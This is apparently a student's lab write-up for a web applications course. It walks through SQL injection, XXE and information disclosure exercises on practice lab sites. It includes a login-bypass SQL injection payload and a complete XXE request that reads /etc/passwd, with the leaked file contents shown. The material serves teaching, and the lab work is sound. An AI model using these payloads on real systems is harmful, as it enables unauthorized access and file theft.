

Shaheed Sukhdev College of Business Studies  
University of Delhi  
Post Graduate Diploma in Cyber Security and Law  
Sakshi Garg • Roll no-23726 • Subject-Web Applications • Semester-1

## SQL injection, broken access cryptographic failure


### 1. SQL Injection

#### **Description:**


It is a common attack that uses malicious SQL commands for backend databases, manipulation to access information(sensitive data, user list etc.). By this injection, unauthorized person can view the user list, delete the records, misuse information, etc.

#### **POC**

Step 1 - Open demo.testfile.net




Step 2 - Click on login -> write the payload “ ' or 1=1 -- + “ in username and password and click on LOGIN




## 1.1 XML INJECTION

It is an injection attack technique used to manipulate or compromise the logics of an XML application or document.

Step 1 - open website -> click on any option -> intercept on



Step 2 - tick any stock -> click on check stock



Step 3 - You will notice XML document in burp suite

Step 4 - modify the xml document

1 x 2 x +

Send Cancel < >

Target: https://0a8500400473502b80ae76f200950012.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a8500400473502b80ae76f200950012.web-security-academy.net
3 Cookie: session=HeJ1NcPPis6eJo7E3amJ3Uwco6DnIwy
4 Content-Length: 181
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.6045.199 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0a8500400473502b80ae76f200950012.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a8500400473502b80ae76f200950012.web-security-academy.net/product?productId=2
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-0"?>
21 <!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
22 <stockCheck>
23
24 <productId>
25 <xxe>
26 </productId>
27
28 <storeId>
29 1
30 </storeId>
31 </stockCheck>
```

**Response**

Pretty Raw Hex Render

```
32 /nonexistent:/bin/false
33 postgres:x:107:110:PostgreSQLAdministrator,
34
35 /var/lib/postgresql:/bin/bash
36 usbaum:x:108:46:usbaumdaemon,
37
38 /var/lib/usbmux:/usr/sbin/nologin
39 rtkit:x:109:116:RealtimeKit,
40
41 /proc:/usr/sbin/nologin
42 mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
43 avahi:x:111:110:AvahiDNSdaemon,
44
45 /var/run/avahi-daemon:/usr/sbin/nologin
46 cups-pk-helper:x:112:119:userforcups-pk-helper:service,
47
48 /home/cups-pk-helper:/usr/sbin/nologin
49 geoclue:x:113:120:/var/lib/geoclue:/usr/sbin/nologin
50 samed:x:114:122:/var/lib/samed:/usr/sbin/nologin
51 colord:x:115:123:colordcolourmanagementdaemon,
52
53 /var/lib/colord:/usr/sbin/nologin
54 pulse:x:116:124:PulseAudiodeamon,
55
56 /var/run/pulse:/usr/sbin/nologin
57 gdm:x:117:126:GnomeDisplayManager:/var/lib/gdm3:/bin/false
58
```

**Inspector**

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 20

Response headers 3

Done 2,462 bytes | 202 millis

Lab: Exploiting XXE using external entities to retrieve files

Exploiting XXE using external entities to retrieve files

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!


Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Home

Caution Sign

★★★★☆

\$66.73



## 2. CRYPTOGRAPHIC FAILURE

### Description:

A cryptographic failure vulnerability refers to a weakness or flaw in the implementation or use of cryptographic techniques or algorithms that can compromise the security of a system. Cryptography is a key component in ensuring the confidentiality, integrity, and authenticity of data, and when it fails, it can lead to serious security breaches.

### Impact:

The impact of a cryptographic failure is not limited to stealing a piece of information from/of a user. Attackers can get hold of a complete database having thousands of sensitive information, data theft, public listing, breaches, and many critical problems with business-related data.


### Reference:

1. <https://www.softwaresecured.com/post/introduction-to-cryptographic-failures#:~:text=The%20impact%20of%20a%20cryptographic,problems%20with%20business%2Drelated%20data.>
2. <https://www.pentestpeople.com/blog-posts/owasp-top-ten-cryptographic-failures#:~:text=What%20is%20Cryptographic%20Failure%3F,cause%20of%20sensitive%20data%20exposure>

### POC


### Severity: **HGH**

Step 1- Open website -> open burp suit -> reload the website -> open burp suit history







Step 2 - Click on any option in the website -> check the intercept request -> right click the request sent to repeater




Step 3- In repeater, request showing some ID e.g ID= 1 -> change ID to “Hacker” -> click on send button



Step 4- Check the response, some error message displays Apache server version




Step 5 - Copy the version -> go to the website -> click on submit -> paste the version




## 2.2 Information disclosure on Debug Page

Step 1 - Reload the website -> Intercept on -> Right click on the request

